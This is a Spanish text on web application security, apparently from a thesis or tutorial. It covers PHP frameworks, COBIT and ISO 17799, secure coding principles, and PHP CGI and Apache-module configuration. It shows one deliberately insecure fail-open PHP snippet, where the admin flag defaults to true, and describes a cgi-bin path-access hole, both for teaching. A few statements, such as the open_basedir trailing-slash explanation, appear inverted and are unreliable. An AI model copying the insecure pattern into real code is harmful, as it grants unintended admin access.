


Figura 2b: *phpBB*

2.3. Joomla!

Otra de las herramientas PHP muy utilizadas es *Joomla!*[Ref36], un *CMS* (sistema de administración de contenidos) construido en PHP bajo licencia *GPL*.

Joomla! es un proyecto que surge como versión mejorada de *Mambo 4.5.2.3*, otro CMS muy popular. La versión actual 1.5 esta reescrita en *PHP 5* y utiliza *MySQL* como base de datos.

La comunidad de *Joomla!* es grande y posee muchas extensiones que incrementan su funcionalidad: Generadores de Formularios Dinámicos, Gestores de Documentos, Galerías de Imágenes Multimedia, Motores de Comercio y Venta Electrónica, Software de Foros y Chats, Calendarios, *Blogs,* Servicios de Directorio, Boletines de Noticias, Servicios de Suscripción, etc.

Las Figuras 3, 4 y 5 muestran la interfaz de usuario proporcionada por una versión *demo* accesible desde http://demo.joomla.org/

Figura 3: *Joomla! CMS*

Figura4: Administración del Panel de Control, desde aquí se administran los distintos contenidos del portal




Figura5: Alta de un artículo

2.4. Symfony

Ya se mencionó que la arquitectura MVC permite una mejora notable en el desarrollo de aplicaciones web. En el caso de PHP, un *framework* que soporta MVC muy utilizado actualmente es *Symfony*[Ref19] este *framework* que simplifica el desarrollo de una aplicación mediante la automatización de algunos de los patrones utilizados para resolver las tareas comunes. Además, proporciona estructura al código fuente, forzando al desarrollador a crear código más legible y más fácil de mantener.

Como se mencionó anteriormente permite separar la lógica de negocio, la lógica de servidor y la presentación de la aplicación web. Proporciona varias herramientas y clases encaminadas a reducir el tiempo de desarrollo de una aplicación web compleja, automatizando las tareas más comunes, permitiendo al desarrollador dedicarse por completo a los aspectos específicos de cada aplicación.

Symfony está desarrollado completamente con *PHP 5*, las mejoras tanto en seguridad como en el core que introduce *PHP5* involucran un cambio en los programas *PHP4* que no hacen muy trivial su migración, por eso en *Symfony* no se puso esfuerzo en hacerlo compatible con PHP4.

Symfony es compatible con la mayoría de gestores de bases de datos, como *MySQL, PostgreSQL, Oracle* y *SQL Server de Microsoft*.

Se puede ejecutar tanto en plataformas *nix (*Unix*, *Linux*, etc.) como en plataformas *Windows* y sigue algunos patrones de diseño para la web [Ref20]

Symfony automatiza la mayoría de las características comunes de los proyectos web, como por ejemplo:

- La capa de internacionalización que permite la traducción de los datos y de la interface.
- La capa de presentación utiliza templates y layouts que pueden ser creados por diseñadores HTML sin ningún tipo de conocimiento del framework.
- Los formularios incluyen validación automatizada y relleno automático de datos (*repopulation*).
- Los datos incluyen mecanismos de escape que permiten una mejor protección contra los ataques producidos por datos corruptos.
- La autentificación y la gestión de credenciales simplifican la creación de secciones restringidas y la gestión de la seguridad de usuario.
- El soporte de e-mail incluido y la gestión de APIs permiten a las aplicaciones web interactuar más allá de los navegadores.
- Los listados son más fáciles de utilizar debido a la paginación automatizada, el filtrado y la ordenación.

3. Aspectos de Seguridad en Desarrollos de Aplicaciones Web

3.1. Policy Frameworks

Algunos puntos importantes para obtener una aplicación segura:

- Contar con una gestión organizacional que apoye fuertemente a la seguridad
- Tener información escrita sobre política de seguridad apropiadamente derivada de estándares
- Establecer una metodología de desarrollo con adecuados *checkpoints* y actividades de seguridad
- Administración segura de la configuración de la aplicación y de las últimas versiones a liberarse

3.1.1. Compromiso organizacional con la seguridad

Las organizaciones que están comprometidas con la seguridad desde sus niveles más altos generalmente producen y obtienen aplicaciones que conocen información básica sobre principios de seguridad. Este es el primero de muchos pasos dentro del rango que va desde *"lo posiblemente seguro (pero probablemente no)"* a las *"mejores prácticas"*.

Las organizaciones que no tienen cuidado por la seguridad son propensas a no producir aplicaciones seguras. Cada organización segura documenta su definición para el riesgo en su información sobre políticas de seguridad, para hacer más fácil determinar que riesgos serán aceptados, mitigados o asignados.

Las organizaciones inseguras simplemente no conocen dónde está localizado el riesgo de manera que los controles en estas aplicaciones son erróneos o insuficientes.

La mayoría de las organizaciones producen políticas de seguridad derivadas del *ISO 17799* [Ref22], del *COBIT* [Ref21], ambos u otros estándares.

No existen reglas efectivas y rápidas que muestren cómo producir información sobre políticas de seguridad, pero en general se puede mencionar:

- ➔ Las organizaciones y proyectos deberían poseer políticas de seguridad
- ➔ En USA, la información sobre políticas de seguridad para las empresas que cotizan en bolsa requiere cumplir los requerimientos de *SOX* [Ref23], lo que en general significa controles *COBIT* y controles adicionales.

3.1.2. COBIT

COBIT [Ref21] es un framework popular de administración de riesgos estructurado en cuatro dominios:

- Planeamiento y organización (*Plan and Organize*)
- Adquisición e implementación (*Acquire and Implement*)
- Entrega y Soporte (*Deliver and Support*)
- Monitoreo (*Monitor and Evaluate*)

Cada uno de estos cuatro dominios tiene trece objetivos de alto nivel [Ref24], como por ejemplo *DS5 Ensure Systems Security,* encargado de asegurar la seguridad en los sistemas entregados.

Cada objetivo de alto nivel tiene un número de subobjetivos detallado, como por ejemplo *5.2 Identification, Authentication and Access.* Este subobjetivo se enfoca en la seguridad que tiene que ver con el acceso, autentificación e identificación pero dentro del ámbito del objetivo *DS5*.

Los objetivos pueden ser realizados con una variedad de métodos que pueden ser distintos para cada organización.

COBIT es usado como framework de control *SOX* (*Sarbanes-Oxley*) o como complemento para controles *ISO 17799*.

3.1.3. ISO 17799

ISO 17799 es un framework de Gestión de Seguridad de la Información basado en el riesgo derivado directamente de los estándares *AS/NZS 4444* y *BS 7799*[Ref69]. Es un estándar internacional usado en la mayoría de las organizaciones.

La *ISO 17799* sólo hace recomendaciones sobre el uso de 134 controles de seguridad diferentes aplicados en 11 áreas de control. No establece requisitos que al cumplirse pudieran certificarse, se encuentra en la norma *ISO 27000*.

La *ISO 17799* fue oficialmente llamada *ISO 27002* el 1 de julio de 2007 [Ref25].

3.1.4. Metodología de desarrollo

Las organizaciones que quieran producir código seguro consistentemente necesitan utilizar una metodología que soporte llegar a este fin. El nivel o escala de la metodología dependerá de lo grande que sea el equipo de desarrollo. Un equipo de desarrollo grande necesitará metodologías de desarrollo de gran escala o que se adecue a sus necesidades.

Se detallan algunos atributos clave para elegir una metodología de desarrollo:

- Fuerte aceptación de diseño, testeo y procesos de documentación
- Instancias claras de dónde los controles de seguridad pueden encajar (análisis de riesgo de amenazas, revisión del código por ejemplo)
- Que trabaje bien para el tamaño de la organización y su madurez
- Que tenga el potencial para reducir el índice de error actual y mejorar la productividad del desarrollo
- Que pueda crecer a la par del crecimiento de la organización o linea del producto.

3.1.5. Estándares de codificación

Las metodologías no usan estándares de codificación, cada equipo de trabajo necesita determinar qué usar basado en la práctica común o simplemente dejar de lado las buenas prácticas.

Se debería considerar:

- Orientación de arquitectura (por ejemplo, "La capa web no puede llamar a la base de datos directamente")
- Mínimos niveles de documentación requeridos
- Testeo obligatorio y cobertura de requerimientos
- Mínimos niveles de código comentados y estilos de comentario específicos
- Uso adecuado de manejo de excepciones
- Uso correcto de flujo de control de bloques (por ejemplo , "Todos los usos de flujos condicionales deberán usar explícitamente bloques de comentarios")
- Utilizar código simple y mantenible

3.1.6. Control de código fuente

La ingeniería de software de alta performance requiere el uso de mejoras regulares al código junto con regímenes de testeo asociados. Todos los cambios en el código y testeo deberían permitir ser versionados y capaces de ser revertidos.

Esto puede hacerse copiando carpetas a un servidor de archivos, pero es mejor realizarlo con herramientas de revisión de código fuente, como *Subversion*[Ref70]*, CVS*[Ref72]o *ClearCase*[Ref71].

3.1.7. Resumen

El uso de políticas de seguridad no garantiza automáticamente aplicaciones seguras o conformidad de estándares. Sin embargo, es muy difícil producir aplicaciones seguras consistentemente sin alguna estructura para hacerlo.

Se debería seleccionar muy cuidadosamente un *policy framework* cuidadosamente.

Este proceso involucra conocer las necesidades actuales de la organización y estimar el efecto sobre un posible crecimiento.

Un *policy framework* y un proceso de desarrollo deberían seguir convenciones locales, metas de gestión de riesgo y estándares aplicables para asegurar un resultado seguro y de calidad.

Cabe mencionar la capacitación continua en seguridad y monitoreo de las nuevas vulnerabilidades como parte esencial de cualquier política de seguridad.

3.2. Principios de Codificación Segura

Los arquitectos y proveedores de soluciones necesitan una orientación para producir aplicaciones seguras.

Los principios de seguridad tales como confidencialidad, integridad y disponibilidad no cambian. La aplicación será más robusta cuanto más se apliquen estos principios.

3.2.1. Clasificación de los recursos

La selección de controles es únicamente posible después de clasificar los datos a ser protegidos.

Por ejemplo, los controles aplicables a sistemas como *blogs* o foros es diferente a los controles convenientes para una cuenta bancaria en un sistema de *e-banking* por ejemplo.

3.3. Ataques

Cuando se diseñan los controles para prevenir abusos sobre una aplicación se deben considerar como probables ataques:

- ✗ Tener un equipo de trabajo disgustado, donde atenten contra la aplicación conociendo la lógica del desarrollo o posibles vulnerabilidades
- ✗ Ataques tales como los efectos o consecuencias directas de un ataque por virus, gusano o troyano.
- ✗ Ataques criminales motivados, tales como el crimen organizado.
- ✗ Ataques criminales sin motivo contra su organización, tales como *defacers*.
- ✗ *Script kiddies.*
- ✗ Ataques con *botnets* con el propósito de usar capacidades de computo para *spamming* o *phishing*.

Un *defacer* o desfigurador es un tipo de *cracker* que penetra en servidores públicamente visibles, como aquellos que alojan páginas web, y los *desfigura* modificando el contenido, imágenes, texto y otra información, comúnmente con fines de presunción y autopromoción. Por lo general los *defacers* son ambiciosos cuando de sistemas se trata, ya que no buscan agujeros en servidores pequeños, sino por lo general en los más usados o los más importantes.

Muchos *crackers* pertenecen a la categoría de ***script kiddies***, es decir, "bromistas de mal gusto" en muchos casos se trata de adolescentes, que penetran sin autorización en sistemas o crean y difunden virus informáticos para sentir su poder, para medirse con los otros y para desafiar al mundo de los adultos. La mayoría de ellos tiene conocimientos técnicos limitados y no crea ninguna innovación, por lo que son, en realidad, marginales al mundo *hacker* [Ref26].

3.3.1. Pilares de seguridad de la información

La seguridad de la información depende de los siguientes tres pilares:

- ✔ **Confidencialidad,** únicamente permite el acceso a los datos para los usuarios permitidos
- ✔ **Integridad,** asegura que los datos no estén alterados por usuarios no autorizados
- ✔ **Disponibilidad,** asegura que los sistemas y datos estén disponibles para usuarios autorizados cuando ellos lo necesiten

Los siguientes principios están relacionados con estos pilares. Cuando se considera cómo construir un control, se considera cada pilar por vez para producir un control de seguridad más robusto.

3.3.2. Arquitectura de Seguridad

Los arquitectos de la aplicación son los responsables de construir su diseño para adecuadamente cubrir los riesgos del uso habitual y el ataque extremo.

Los diseñadores de la aplicación deben arreglárselas con los eventos extremos, como por ejemplo ataques de *injection*, fuerza bruta y fraude.

La arquitectura de seguridad se refiere a estos pilares fundamentales: la aplicación debe proveer controles para proteger la confidencialidad de la información,integridad y datos, y debe proveer acceso a los datos cuando son requeridos (disponibilidad), y únicamente a los usuarios con derechos.

Cuando empieza la construcción de una nueva aplicación o se rehace una existente, se debería considerar cada característica funcional y tener en cuenta las siguientes consideraciones:

- El proceso que envuelve esta nueva funcionalidad ¿es tan seguro como es posible? ¿Es un proceso defectuoso?
- ¿Se puede abusar de esta nueva funcionalidad?
- La nueva funcionalidad ¿debe estar habilitada por defecto? ¿Hay límites u opciones que podrían ayudar a reducir el riesgo en esta característica?

Los mejores diseños de arquitectura de sistema y documentos de diseño detallado contienen bastante discusión sobre la seguridad en cada una y cualquiera de las características, cómo los riesgos serán mitigados, y qué es lo que se hace actualmente con el código.

3.3.3. Principios de Seguridad

A continuación se analizan algunos principios se seguridad que se deberían tener en consideración al momento del desarrollo de una aplicación.

3.3.3.1. Minimizar el área de posibles ataques

Cada característica que se incorpora a una aplicación agrega cierta cantidad de riesgo a toda la aplicación. El propósito de la elaboración de código seguro es reducir todo el riesgo reduciendo el área de ataque.

Por ejemplo, una aplicación web implementa ayuda *online* con una función de búsqueda.

La función de búsqueda puede ser vulnerable a ataques de *SQL Injection*. Si la característica de ayuda *online* fuese limitada a los usuarios autorizados la probabilidad de ataque sería reducida.

Si la función de ayuda *online* fuera encerrada a través de rutinas de validación de datos centralizados, la capacidad de realizar *SQL Injection* sería reducida dramáticamente. Sin embargo, si la aplicación fuera reescrita para eliminar la función de búsqueda (para mejorar la interface, por ejemplo) esto casi elimina el área de ataque.

En LS-PHP (Lecciones de seguridad en PHP) se puede ver en la práctica la forma en que se amenaza una aplicación explotando*SQL Injection(Ver lección 2).*

3.3.3.2. Valores por defecto seguros

Hay muchas formas de entregar experiencia a los usuarios fuera de lo que reciben al comprar o utilizar el producto. Sin embargo, por defecto, la experiencia debería ser segura y deberían permitir que los usuarios reduzcan la seguridad si así lo deciden.

Por ejemplo, por defecto el vencimiento y la complejidad de un *password* está habilitada, los usuarios podrían habilitar estas características o deshabilitarlas para simplificar el uso de la aplicación e incrementar su riesgo.

3.3.3.3. Principio de Mínimo Privilegio

El principio de mínimo privilegio recomienda que las cuentas tengan la menor cantidad de privilegio requerido para realizar sus procesos de negocios. Esto involucra derechos de usuario, permisos sobre recursos como límites a la CPU, memoria, red y permisos sobre el sistema de archivos.

Por ejemplo, si un servidor *middleware* únicamente requiere acceso a la red, acceso de lectura a una tabla de la base de datos y la posibilidad de escribir un *log*, esto describe todos los permisos que deberían estar permitidos. Bajo ninguna circunstancia debería el *middleware* garantizar privilegios administrativos o contar con otros permisos que no sean los requeridos.

3.3.3.4. Principio de Defensa en Profundidad

El principio de defensa en profundidad sugiere decidir dónde el control de seguridad debería ser razonable. Los controles cuando son usados en profundidad, pueden hacer difícil la explotación de vulnerabilidades severas en la aplicación y, por lo tanto, hacer que no sucedan.

Por ejemplo, una interfaz administrativa defectuosa es raro que sea vulnerable a ataques anónimos si se controla correctamente el acceso a las redes de administración de producción, si se chequea la autorización a usuarios administrativos y se generan *logs* para todos los accesos.

3.3.3.5. Controlar los Fallos

Las aplicaciones regularmente fallan al procesar transacciones por muchas razones. La forma en la que fallan puede determinar si una aplicación es segura o no.

Por ejemplo, en este código PHP se genera un problema de inicialización de variables:

```
esAdmin = true;
try {
  codigoConPosiblesFallas();
  esAdmin = esUsuarioDelRol( 'Administrador' );
}
catch (Exception ex) {
  log.write(ex.toString());
}
```

Si "`codigoConPosiblesFallas();`" falla, el usuario es un administrador por defecto. Esto obviamente es un riesgo de seguridad.

3.3.3.6. Uso de Sistemas Externos

Muchas organizaciones utilizan las habilidades de procesamiento de *partners*, quiénes pueden tener diferentes políticas de seguridad y posturas que la propia.

Por lo tanto, no es recomendable confiar en sistemas que corren en forma externa a la organización. Todos los sistemas externos deberían ser tratados de manera similar.

Por ejemplo, un proveedor de un sistema que entrega premios provee datos que son usados para saber la cantidad de puntos de premios de cada usuario.

El sistema de premios debería chequear esos datos para asegurarse que son consistentes y puede mostrarlo al usuario, por ejemplo que sean números positivos y no improbablemente grandes.

3.3.3.7. Separación de Deberes

Una clave para el control de fraude es la separación de deberes. Por ejemplo, alguien que pide computadoras no pude también firmar por ellas, no debería directamente recibirlas. Esto previene que el usuario pida muchas computadoras o reclame que no han llegado.

Ciertos roles tienen diferentes niveles de confiabilidad que los usuarios normales. En particular, los administradores son diferentes a los usuarios comunes. En general, los administradores no deberían ser usuarios de la aplicación.

Por ejemplo,un administrador debería ser capaz de apagar o encender el sistema, y establecer las políticas de claves, pero no debería ingresar al sistema (login) como un super usuario privilegiado, como por ejemplo para realizar cualquier tipo de tarea.

3.3.3.8. Seguridad a través de Ocultamiento de Código (*Obscurity*)

En criptografía y seguridad informática la seguridad por oscuridad (a veces seguridad por ocultación) es un principio controvertido de ingeniería de seguridad, la cual intenta utilizar el "secreto" (de diseño, de implementación, etc.) para asegurar la seguridad. Un sistema que se apoya en la seguridad por oscuridad puede tener vulnerabilidades de seguridad teóricas o prácticas, pero sus propietarios o diseñadores creen que estos puntos débiles no se conocen, y probablemente los atacantes no los descubran.

La seguridad a través de la oscuridad es un control de seguridad débil y falla a menudo cuando es el único control. [Ref27].

Por ejemplo, la seguridad de una aplicación no debería depender de mantener secretos de código, debería depender de otro factores, incluir políticas de claves razonables, defensa en profundidad, límites de transacción de negocios, arquitectura de red sólida y controles de auditoría y fraude. Un ejemplo práctico es *Linux*, donde el código fuente está disponible y es un sistema operativo fuerte, robusto y seguro.

3.3.3.9. Simplicidad a la hora de resolver

El área de ataque y la simplicidad van de la mano. Cierta ingeniería de software prefiere soluciones demasiado complejas que podrían llegar a ser más sencillas y simples.

Los desarrolladores deberían poder optar por el uso de una arquitectura compleja aunque una más simple pueda ser mas rápida.

3.3.3.10. Arreglar de manera correcta un problema de seguridad

Una vez que el problema de seguridad ha sido identificado, es importante elaborar un test para este y entender la causa del incidente. Es probable que el tema de seguridad se propague, por lo que es muy importante elaborar el *fix* de forma correcta sin introducir regresiones.

Por ejemplo, si un usuario ha encontrado que puede ver balances de otros usuarios tocando su *cookie*, el arreglo parecería ser relativamente sencillo pero como la *cookie* maneja código que es compartido por toda la aplicación, un cambio aquí puede afectar al resto de manera no correcta. El *fix* debe por lo tanto ser testeado en toda la aplicación afectada.

4. Aspectos de Seguridad en *PHP*

PHP es un lenguaje muy popular utilizado para desarrollar una gran gama de aplicaciones: desde una simple aplicación que sólo ingresa un par de datos a una base de datos a un complejo sistema de administración de contenidos en la web, por ejemplo.

Como es un lenguaje bastante sencillo y *Open Source*, ha sido adoptado por muchísimos programadores, con distintos niveles de capacitación y conocimientos sobre programación.

PHP puede ejecutarse tanto incluido como parte de un servidor web en forma de módulo o ejecutado como un binario *CGI* separado. Con PHP se puede acceder a archivos, ejecutar comandos y abrir conexiones de red en el servidor. Estas características hacen que cualquier cosa que sea ejecutada en un servidor web sea insegura por naturaleza. Sin embargo, con la selección correcta de opciones de configuración en tiempos de compilación y ejecución, y siguiendo algunas buenas prácticas de programación, *PHP* puede ser la combinación precisa de libertad y seguridad que se necesita.

4.1. Instalación y configuración

PHP es un lenguaje *open source.* Esto quiere decir que se puede acceder a los fuentes, compilarlos en los equipos, instalarlo y luego utilizarlo.

Por supuesto que esto último no es siempre necesario y existen versiones ejecutables para todas las plataformas.

Sin importar dónde se generen los binarios PHP se puede instalar como un módulo de *Apache*[Ref73] o como un binario *CGI*. En ambas opciones, existen algunas consideraciones que nos garantizan un producto más seguro.

4.1.1. Instalación de *PHP* como un binario *CGI*

Si bien los programas CGI, como se ha mencionado en secciones previas, no son los más adecuados, por cuestiones de seguridad y performance existen situaciones donde se quiere utilizar PHP en este modo. Por ejemplo, en situaciones en las que por alguna razón no se desea integrar *PHP* como módulo de algún software de servidor web, o en donde se espera usar *PHP* con diferentes tipos de capas que envuelven el entorno *CGI* para crear ambientes *chroot*(1) y *setuid*(2) seguros para la ejecución de *scripts*. Esta configuración usualmente involucra la instalación de un binario ejecutable del intérprete *PHP* en el directorio *cgi-bin* del servidor web. El aviso de seguridad de CERT CA-96.11[Ref47] justamente recomienda evitar la colocación de cualquier intérprete bajo *cgi-bin,* con lo cual se deberá reforzar las configuraciones para evitar cualquier situación de peligro.

(1)chroot:Un chroot en un sistema operativo Unix es una operación que cambia el directorio raíz afectando solamente al proceso actual y a sus procesos hijos. Un programa que se ejecuta en un entorno de directorio raíz cambiado, no puede acceder a archivos fuera de ese directorio[Ref74]

(2)setuid:permisos de acceso que pueden asignarse a archivos o directorios en un sistema operativo Unix[Ref75]

A continuación se describirá una de las vulnerabilidades más conocidas provocada por esta configuración y la forma de prevenirla desde una buena configuración de PHP.

4.1.1.1. Acceso a cualquier documento en el servidor

Al instalar un servidor web, se debe especificar ciertos directorios donde se puede a acceder desde afuera, obviamente, con los permisos adecuados. Pero se ve en el siguiente ejemplo que si cualquier navegador ingresa a la url:

```
http://mi.servidor/cgi-bin/php/zona_secreta/doc.html
```

Puede verse que se le está indicando al programa PHP, instalado en *cgi-bin*, que abra e interprete el documento que se encuentra en el directorio "`zona_secreta`".

Existen algunas directivas de configuración del servidor web (*Apache*: *Action*) para redireccionar este tipo de peticiones al intérprete de *PHP*. Bajo este modelo, el servidor web revisa primero los permisos de acceso al directorio `/zona_secreta`, y recién después de esta verificación crea la petición de redireccionamiento a

```
http://mi.servidor/cgi-bin/php/zona_secreta/script.php.
```

Desafortunadamente, la configuración por defecto permite que en este tipo de peticiones se realicen chequeos de acceso por parte del servidor web para el archivo `/zona_secreta/script.php`, únicamente para el archivo `/cgi-bin/php`. De este modo, cualquier usuario capaz de acceder a `/cgi-bin/php` es capaz también de acceder a cualquier documento protegido en el servidor web.

Solución Propuesta

Al compilar PHP se pueden utilizar algunas directivas para evitar este tipo de accesos no permitidos. Específicamente, la configuración en tiempo de compilación *--enable-force-cgi-redirect* y las directivas de configuración en tiempo de ejecución *doc_root* y *user_dir* pueden ser usadas para prevenir este tipo de ataques, si el árbol de documentos del servidor llegara a tener algún directorio con restricciones de acceso.

El problema es que incluir contenido activo en los directorios de documentos del servidor web, como *scripts* y ejecutables, es considerada en ocasiones una práctica insegura. Si por algún fallo de

configuración, los *scripts* no llegaran a ser ejecutados sino desplegados como documentos HTML normales, esto podría resultar en la revelación de información crítica. Por lo tanto muchos administradores de sistemas preferirán la configuración de otra estructura de directorios para los *scripts* que sean accedidas únicamente a través del *CGI PHP*, y por lo tanto deben ser interpretados siempre y no desplegados directamente.

Se puede definir el directorio raíz para *scripts* de *PHP* mediante la directiva de configuración *doc_root* en el archivo de configuración, o se puede asignar un valor a la variable de entorno *PHP_DOCUMENT_ROOT*. Si ésta está definida, la versión *CGI* de *PHP* construirá siempre el nombre del archivo a abrir con este *doc_root* y la información de la ruta dada en la petición, de modo que puede estar seguro de que ningún *script* será ejecutado por fuera de este directorio.

Se configura en el archivo de configuración de PHP php.ini, por ejemplo en *Windows*:

```
doc_root = "C:\PHP"
```

Otra opción que puede ser usada en este caso es *user_dir*, que permite abrir un archivo, pero en el directorio personal del usuario.

Cuando *user_dir* no está definida, lo único que controla la apertura de archivos es *doc_root*. Abrir una URL como `http://mi.servidor/~usuario/doc.php` no resulta en la apertura de un archivo bajo el directorio personal del usuario, sino de un archivo llamado `~usuario/doc.php` bajo la ruta *doc_root* (un directorio cuyo nombre comienza por el carácter de equivalencia [~]).

Si *user_dir* está definido como, por ejemplo, `public_php`, una petición como `http://mi.servidor/~usuario/doc.php` abrirá un archivo llamado `doc.php` bajo el directorio con el nombre `public_php` ubicado en el directorio personal del usuario. Si el directorio personal del usuario es `/home/usuario`, el archivo ejecutado es `/home/usuario/public_php/doc.php`.

La expansión del valor de *user_dir* ocurre independientemente del parámetro *doc_root*, de modo que es posible controlar el directorio raíz de los documentos y el acceso a los directorios de los usuarios en forma separada.

4.1.2. Instalación como módulo de Apache

Como se mencionó anteriormente, PHP también se lo puede instalar como un módulo de Apache. En este caso, hereda los permisos del usuario de *Apache* (generalmente los del usuario *"nobody"*). Este hecho representa varios impactos sobre la seguridad y las autorizaciones.

Por ejemplo, el caso típico si se está usando *PHP* para acceder a una base de datos, a menos que la base de datos disponga de un control de acceso propio, es acceder a la base de datos con el usuario *"nobody"*. Esto quiere decir que un *script* malicioso podría tener acceso y modificar la base de datos, incluso sin un nombre de usuario y contraseña.

Es completamente posible que un *web spider*[3] pudiera toparse con la página web de administración de una base de datos, y eliminar todas sus bases de datos. Estas situaciones pueden evitarse mediante mecanismos de autorización de *Apache*, o diseñando su propio modelo de acceso usando *LDAP*[4], archivos `.htaccess`, etc. e incluir ese código como parte de sus *scripts PHP*.

Un error de seguridad cometido con frecuencia en este punto es darle permisos de administrador (*root*) a *Apache*, o incrementar los privilegios del usuario de *Apache* de alguna otra forma.

Mediante el uso de *open_basedir* se puede controlar y restringir aquellos directorios que podrían ser usados por *PHP*. También puede definir áreas "*sólo-Apache",* para restringir todas las actividades basadas en web a archivos que no son de usuarios, o del sistema.

Cuando un script trata de abrir un archivo, por ejemplo usando *fopen(),* si la ubicación del archivo esta afuera del árbol de directorios especificado no abre el archivo.

La restricción *open_basedir* puede ser un prefijo si no se termina la ruta con una barra.

```
open_basedir = "/dir/incl"
```

Esta configuración permitirá el acceso a los directorios `"/dir/include"` y `"/dir/incls"` si existen.

En cambio si se inicializa:

```
open_basedir = "/dir/incl/"
```

entonces el acceso está restricto únicamente a todo lo que esté fuera de /dir/incl/

Por defecto todos los archivos pueden ser abiertos.

(3)web spider: o web crawler es un programa que inspecciona las páginas de Internet de forma metódica y automatizada.

(4)LDAP(Lightweight Directory Access Protocol), es un protocolo a nivel de aplicación que permite el acceso a un servicio de directorio ordenado y distribuido para buscar diversa información en un entorno de red.

4.2. Seguridad del sistema de archivos

